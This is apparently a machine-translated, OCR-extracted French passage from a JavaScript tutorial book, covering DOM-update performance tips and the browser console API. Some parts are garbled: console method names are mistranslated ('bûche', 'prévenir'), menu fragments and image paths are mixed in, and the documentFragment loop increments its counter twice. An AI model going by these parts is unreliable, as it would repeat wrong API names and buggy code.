for(i = 0; i < 100; i++){  // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
}
```

La boucle B est 5 fois plus rapide que la boucle A (500%)

Limiter les mises à jour DOM

Une erreur courante rencontrée dans JavaScript lors de l'exécution dans un environnement de navigateur est la mise à jour du DOM plus souvent que nécessaire.

Le problème ici est que chaque mise à jour de l’interface DOM oblige le navigateur à restituer l’écran. Si une mise à jour modifie la disposition d'un élément dans la page, la mise en page entière doit être recalculée, ce qui est très lourd en termes de performances, même dans les cas les plus simples. Le processus de redéfinition d'une page est connu sous le nom de *redistribution* et peut ralentir l'exécution d'un navigateur ou même ne pas répondre.

La conséquence de la mise à jour trop fréquente du document est illustrée par l'exemple suivant d'ajout d'éléments à une liste.

Considérez le document suivant contenant un élément `<ul>` :

```
<!DOCTYPE html>
<html>
    <body>
        <ul id="list"></ul>
    </body>
</html>
```

Nous ajoutons `5000` éléments à la liste en boucle 5000 fois (vous pouvez essayer cela avec un plus grand nombre sur un ordinateur puissant pour augmenter l'effet).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
    list.innerHTML += `<li>item ${i}</li>`;  // update 5000 times
}
```

Dans ce cas, les performances peuvent être améliorées en regroupant les 5 000 modifications dans une seule mise à jour du DOM.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
    html += `<li>item ${i}</li>`;
}
list.innerHTML = html;     // update once
```

La fonction `document.createDocumentFragment()` peut être utilisée comme un conteneur léger pour le code HTML créé par la boucle. Cette méthode est légèrement plus rapide que la modification de la propriété `innerHTML` l'élément conteneur (comme illustré ci-dessous).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

Initialisation des propriétés d'objet avec null

Tous les compilateurs JIT JavaScript modernes essayant d'optimiser le code en fonction des structures d'objet attendues. Quelques conseils de mdn .

> Heureusement, les objets et les propriétés sont souvent "prévisibles" et, dans ce cas, leur structure sous-jacente peut également être prévisible. Les JIT peuvent compter sur cela pour rendre les accès prévisibles plus rapides.

La meilleure façon de rendre les objets prévisibles est de définir une structure entière dans un constructeur. Donc, si vous voulez ajouter des propriétés supplémentaires après la création de l'objet, définissez-les dans un constructeur avec la valeur `null` . Cela aidera l'optimiseur à prédire le comportement de l'objet pour l'ensemble de son cycle de vie. Cependant, tous les compilateurs ont des optimiseurs différents, et l'augmentation des performances peut être différente, mais dans l'ensemble, il est recommandé de définir toutes les propriétés d'un constructeur, même si leur valeur n'est pas encore connue.

Temps pour certains tests. Dans mon test, je crée un grand tableau de certaines instances de classe avec une boucle for. Dans la boucle, j'affecte la même chaîne à la propriété "x" de tout objet avant l'initialisation du tableau. Si le constructeur initialise la propriété "x" avec la valeur null, le tableau traite toujours mieux, même s'il effectue une instruction supplémentaire.

C'est du code:

```
function f1() {
    var P = function () {
        this.value = 1
```

```
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
    var P = function () {
        this.value = 1;
        this.x = null;
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}


(function perform(){
    var start = performance.now();
    f1();
    var duration = performance.now() - start;

    console.log('duration of f1  ' + duration);


    start = performance.now();
    f2();
    duration = performance.now() - start;

    console.log('duration of f2 ' + duration);
})()
```

C'est le résultat pour Chrome et Firefox.

```
      FireFox     Chrome
 --------------------------
 f1      6,400      11,400
 f2      1,700       9,600
```

Comme nous pouvons le voir, les améliorations de performance sont très différentes entre les deux.

Être cohérent dans l'utilisation des nombres

Si le moteur est capable de prédire correctement que vous utilisez un petit type spécifique pour

vos valeurs, il sera en mesure d'optimiser le code exécuté.

Dans cet exemple, nous utiliserons cette fonction triviale en sommant les éléments d'un tableau et en générant le temps nécessaire:

```
// summing properties
var sum = (function(arr){
        var start = process.hrtime();
        var sum = 0;
        for (var i=0; i<arr.length; i++) {
                sum += arr[i];
        }
        var diffSum = process.hrtime(start);
        console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
        return sum;
})(arr);
```

Faisons un tableau et additionnons les éléments:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Résultat:

```
Summing took 384416 nanoseconds
```

Maintenant, faisons la même chose mais avec seulement des entiers:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Résultat:

```
Summing took 180520 nanoseconds
```

La somme des nombres entiers a pris la moitié du temps ici.

Les moteurs n'utilisent pas les mêmes types que ceux que vous avez en JavaScript. Comme vous le savez probablement, tous les nombres dans JavaScript sont des nombres à virgule flottante à double précision IEEE754, il n'y a pas de représentation spécifique disponible pour les entiers. Mais les moteurs, quand ils peuvent prédire que vous utilisez uniquement des entiers, peuvent utiliser une représentation plus compacte et plus rapide, par exemple des entiers courts.

Ce type d’optimisation est particulièrement important pour les applications de calcul ou à forte intensité de données.

Lire Conseils de performance en ligne: https://riptutorial.com/fr/javascript/topic/1640/conseils-de-performance

Chapitre 25: Console

Introduction

La console de débogage ou la console Web d'un navigateur est généralement utilisée par les développeurs pour identifier les erreurs, comprendre le flux d'exécution, consigner les données et, à bien d'autres fins, à l'exécution. Cette information est accessible via l'objet `console` .

Syntaxe

- void console.log (obj1 [, obj2, ..., objN]);
- void console.log (msg [, sub1, ..., subN]);

Paramètres

Paramètre	La description
obj1 ... objN	Une liste d'objets JavaScript dont les représentations de chaîne sont sorties dans la console
msg	Une chaîne JavaScript contenant zéro ou plusieurs chaînes de substitution.
sub1 ... subN	Objets JavaScript avec lesquels remplacer les chaînes de substitution dans msg.

Remarques

Les informations affichées par une console de débogage / Web sont mises à disposition via les multiples méthodes de l'objet Javascript de la `console` consultables via `console.dir(console)` . Outre la propriété `console.memory` , les méthodes affichées sont généralement les suivantes (extraites de la sortie de Chrome):

- affirmer
- clair
- compter
- déboguer
- dir
- dirxml
- Erreur
- groupe
- groupCollapsed
- groupeEnd
- Info

- bûche
- markTimeline
- profil
- profilEnd
- table
- temps
- timeEnd
- heureStamp
- chronologie
- chronologieFin
- trace
- prévenir

Ouvrir la console

Dans la plupart des navigateurs actuels, la console JavaScript a été intégrée en tant qu'onglet dans Developer Tools. Les touches de raccourci répertoriées ci-dessous ouvrent les outils de développement, il peut être nécessaire de passer à l'onglet suivant.

Chrome

Ouverture du panneau “Console” des **DevTools** de Chrome:

- Windows / Linux: l'une des options suivantes.
  - `Ctrl` + `Maj` + `J`
  - `Ctrl` + `Shift` + `I` , puis cliquez sur l'onglet "Web Console" **ou** appuyez sur `ESC` pour activer ou désactiver la console
  - `F12` , puis cliquez sur l'onglet «Console» **ou** appuyez sur `ESC` pour activer ou désactiver la console.
- Mac OS: `Cmd` + `Opt` + `J`

Firefox

Ouverture du panneau «Console» dans les **outils de développement** de Firefox:

- Windows / Linux: l'une des options suivantes.
  - `Ctrl` + `Maj` + `K`
  - `Ctrl` + `Shift` + `I` , puis cliquez sur l'onglet "Web Console" **ou** appuyez sur `ESC` pour activer ou désactiver la console
  - `F12` , puis cliquez sur l'onglet «Web Console» **ou** appuyez sur `ESC` pour activer ou

désactiver la console.

- Mac OS: `Cmd` + `Opt` + `K`


Edge et Internet Explorer

Ouvrir le panneau «Console» dans les **outils de développement F12** :

- `F12` , puis cliquez sur l'onglet «Console»

Safari

En ouvrant le panneau «Console» dans l' **inspecteur Web** de Safari, vous devez d'abord activer le menu de développement dans les préférences de Safari.


General
Tabs
AutoFill
Passwords
Search
Security
Smart Search Field:
Page Zoom:
100%
Accessibility:
Bonjour:
Internet plug-ins:
Style sheet:
Default encoding:
Proxies:

les journaux de la console même si la fenêtre du développeur a été ouverte.

L'utilisation de ce deuxième exemple empêchera l'utilisation d'autres fonctions telles que `console.dir(obj)` sauf si cela est spécifiquement ajouté.

Examples

Tabulation des valeurs - console.table ()

Dans la plupart des environnements, `console.table()` peut être utilisé pour afficher des objets et des tableaux dans un format tabulaire.

Par exemple:


```
console.table(['Hello', 'world']);
```

affiche comme:

(indice)	valeur
0	"Bonjour"
1	"monde"

```
console.table({foo: 'bar', bar: 'baz'});
```

affiche comme:




(indice)	valeur
"foo"	"bar"
"bar"	"baz"

var personArr = [{"personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890"}, {"personId": 124, "name": "Amelia" , "ville": "Sydney", "phoneNo": "1234567890"}, {"personId": 125, "name": "Emily", "city": "Perth", "phoneNo": "1234567890"}, {"personId": 126, "name": "Abraham", "city": "Perth", "phoneNo": "1234567890"}];

console.table (personArr, ['name', 'personId']);

affiche comme:



Inclure une trace de pile lors de la connexion - console.trace ()

```
function foo() {
  console.trace('My log statement');
}

foo();
```

Affichera ceci dans la console:

```
My log statement        VM696:1
```

```
  foo                  @ VM696:1
  (anonymous function) @ (program):1
```

Remarque: Lorsque disponible, il est également utile de savoir que la même trace de pile est accessible en tant que propriété de l'objet Error. Cela peut être utile pour le post-traitement et la collecte de commentaires automatisés.

```
var e = new Error('foo');
console.log(e.stack);
```

Impression sur la console de débogage d'un navigateur

Une console de débogage de navigateur peut être utilisée pour imprimer des messages simples. Ce débogage ou la console Web peut être directement ouvert dans le navigateur (touche `F12` dans la plupart des navigateurs - voir *Remarques* ci-dessous pour plus d'informations) et la méthode de `log` de l'objet Javascript de la `console` peut être appelée en tapant ce qui suit:

```
console.log('My message');
```

Ensuite, en appuyant sur `Entrée` , cela affichera `My message` dans la console de débogage.

`console.log()` peut être appelé avec n'importe quel nombre d'arguments et de variables disponibles dans la portée actuelle. Plusieurs arguments seront imprimés sur une seule ligne avec un petit espace entre eux.

```
var obj = { test: 1 };
console.log(['string'], 1, obj, window);
```

La méthode `log` affichera les éléments suivants dans la console de débogage:

```
['string']  1  Object { test: 1 }  Window { /* truncated */ }
```

Outre les chaînes simples, `console.log()` peut gérer d'autres types, tels que les tableaux, les objets, les dates, les fonctions, etc.

```
console.log([0, 3, 32, 'a string']);
console.log({ key1: 'value', key2: 'another value'});
```

Affiche:

```
Array [0, 3, 32, 'a string']
Object { key1: 'value', key2: 'another value'}
```

Les objets imbriqués peuvent être réduits:

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

Affiche:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Certains types tels que les objets `Date` et les `function` peuvent être affichés différemment:

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

Affiche:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)
function test(a, b) { return c; }
```

Autres méthodes d'impression

Outre la méthode de `log` , les navigateurs modernes prennent également en charge des méthodes similaires:

- `console.info` - Une petite icône informative () apparaît sur le côté gauche de la chaîne ou des objets imprimés.
- `console.warn` - une petite icône d'avertissement (!) apparaît sur le côté gauche. Dans certains navigateurs, l'arrière-plan du journal est jaune.
- `console.error` - une petite icône de temps (⊗) apparaît sur le côté gauche. Dans certains navigateurs, l'arrière-plan du journal est rouge.
- `console.timeStamp` - `console.timeStamp` l'heure actuelle et une chaîne spécifiée, mais n'est pas standard:

  ```
  console.timeStamp('msg');
  ```

  Affiche:

  ```
  00:00:00.001 msg
  ```

- `console.trace` - `console.trace` la trace de pile actuelle ou affiche la même sortie que la méthode de `log` si elle est appelée dans la portée globale.

  ```
  function sec() {
     first();
  }
  ```

```
function first() {
   console.trace();
}
sec();
```

Affiche:

```
first
sec
(anonymous function)
```

```
console.log
console.info
console.debug
▶ console.warn
▶ console.error
▼ console.trace
  window.onload @ VM165:47
```

L'image ci-dessus montre toutes les fonctions, à l'exception de `timeStamp` , dans la version 56 de Chrome.

Ces méthodes se comportent de la même manière que la méthode de `log` et, dans différentes consoles de débogage, elles peuvent être affichées dans différents formats ou couleurs.

Dans certains débogueurs, les informations sur les objets individuels peuvent être étendues en cliquant sur le texte imprimé ou sur un petit triangle (`►) qui fait référence aux propriétés de l'objet respectif. Ces propriétés d'objet réductibles peuvent être ouvertes ou fermées dans le journal. Voir la` `console.dir` pour plus d'informations à ce sujet

Temps de mesure - console.time ()

`console.time()` peut être utilisé pour mesurer la durée d'exécution d'une tâche dans votre code.

L'appel de `console.time([label])` lance un nouveau temporisateur. Lorsque `console.timeEnd([label])` est appelé, le temps écoulé, en millisecondes, depuis le début de l'appel `.time()` est calculé et consigné. En raison de ce comportement, vous pouvez appeler `.timeEnd()` plusieurs reprises avec la même étiquette pour consigner le temps écoulé depuis l' `.time()` origine `.time()` .

Exemple 1:

```
console.time('response in');

alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

va sortir:

```
response in: 774.967ms
response in: 1402.199ms
```

Exemple 2:

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

va sortir:

```
Loop time: 40.716ms
```

Compter - console.count ()

`console.count([obj])` place un compteur sur la valeur de l'objet fournie en argument. Chaque fois que cette méthode est invoquée, le compteur est augmenté (à l'exception de la chaîne vide `''`). Une étiquette avec un numéro est affichée dans la console de débogage au format suivant:

```
[label]: X
```

`label` représente la valeur de l'objet passé en argument et `X` représente la valeur du compteur.

La valeur d'un objet est toujours prise en compte, même si les variables sont fournies comme arguments:

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
```

```
console.count('2');
console.count('');
```

Affiche:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Les chaînes avec des nombres sont converties en objets `Number` :

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

Affiche:

```
42.3: 1
42.3: 2
42.3: 3
```

Les fonctions pointent toujours vers l'objet `Function` global:

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

Affiche:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Certains objets reçoivent des compteurs spécifiques associés au type d'objet auquel ils se réfèrent:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
```

```
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

Affiche:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

Chaîne vide ou absence d'argument

Si aucun argument n'est fourni lors **de la saisie séquentielle de la méthode count dans la console de débogage** , une chaîne vide est considérée comme paramètre, à savoir:

```
> console.count();
  : 1
> console.count('');
  : 2
> console.count("");
  : 3
```

Déboguer avec des assertions - console.assert ()

Ecrit un message d'erreur sur la console si l'assertion est `false` . Sinon, si l'assertion est `true` , cela ne fait rien.

```
console.assert('one' === 1);
```

```
2016-07-27 11:36:04.311
▼Assertion failed:                                          VM1597:1
    (anonymous function) @ VM1597:1
```

Plusieurs arguments peuvent être fournis après l'assertion - il peut s'agir de chaînes ou d'autres objets - qui ne seront imprimés que si l'assertion est `false` :

```
> console.assert(true, "Testing assertion...", NaN, undefined, Object)
< undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
✖ ▶Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
< undefined
> |
```

`console.assert` ne lance *pas* une `AssertionError` (sauf dans Node.js), ce qui signifie que cette méthode est incompatible avec la plupart des frameworks de test et que l'exécution du code ne sera pas interrompue lors d'une assertion échouée.

Formatage de la sortie de la console

De nombreuses méthodes d'impression de la console peuvent également gérer le formatage des chaînes de type C , en utilisant les jetons `%` :

```
console.log('%s has %d points', 'Sam', 100);
```

Affiche `Sam has 100 points` .

La liste complète des spécificateurs de format dans Javascript est:

Spécificateur	Sortie
`%s`	Formate la valeur sous forme de chaîne
`%i` ou `%d`	Formate la valeur sous la forme d'un entier
`%f`	Formate la valeur en tant que valeur à virgule flottante
`%o`	Formate la valeur en tant qu'élément DOM extensible
`%O`	Formate la valeur en tant qu'objet JavaScript extensible
`%c`	Applique les règles de style CSS à la chaîne de sortie spécifiée par le deuxième paramètre

Style avancé

Lorsque le spécificateur de format CSS (`%c`) est placé à gauche de la chaîne, la méthode print

accepte un second paramètre avec des règles CSS qui permettent un contrôle précis de la mise en forme de cette chaîne:

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```

Affiche:

```
> console.log("%cHello world!", "color: blue; font-size: xx-large");
Hello world!
```

Il est possible d'utiliser plusieurs spécificateurs de format `%c` :

- toute sous-chaîne à droite d'un `%c` a un paramètre correspondant dans la méthode d'impression;
- ce paramètre peut être une chaîne emtpy, s'il n'est pas nécessaire d'appliquer des règles CSS à cette même sous-chaîne;
- Si deux spécificateurs de format `%c` sont trouvés, les règles du 1er (encapsulé dans `%c`) et de la 2ème sous-chaîne seront définies respectivement dans les 2ème et 3ème paramètres de la méthode d'impression.
- si trois `%c` formats de type se trouvent, le 1er, 2e et 3e sous - chaînes auront leurs règles définies dans le 2ème, 3ème et 4ème paramètre respectivement, et ainsi de suite ...

```
console.log("%cHello %cWorld%c!!", // string to be printed
            "color: blue;", // applies color formatting to the 1st substring
            "font-size: xx-large;", // applies font formatting to the 2nd substring
            "/* no CSS rule*/" // does not apply any rule to the remaing substring
);
```

Affiche:

```
> console.log("%cHello %cWorld%c!!", "color: blue;", "font-size: xx-large;", "/* no CSS rule */");
Hello World!!
```

Utiliser des groupes pour indenter une sortie


La sortie peut être identifiée et incluse dans un groupe réduit dans la console de débogage à l'aide des méthodes suivantes:

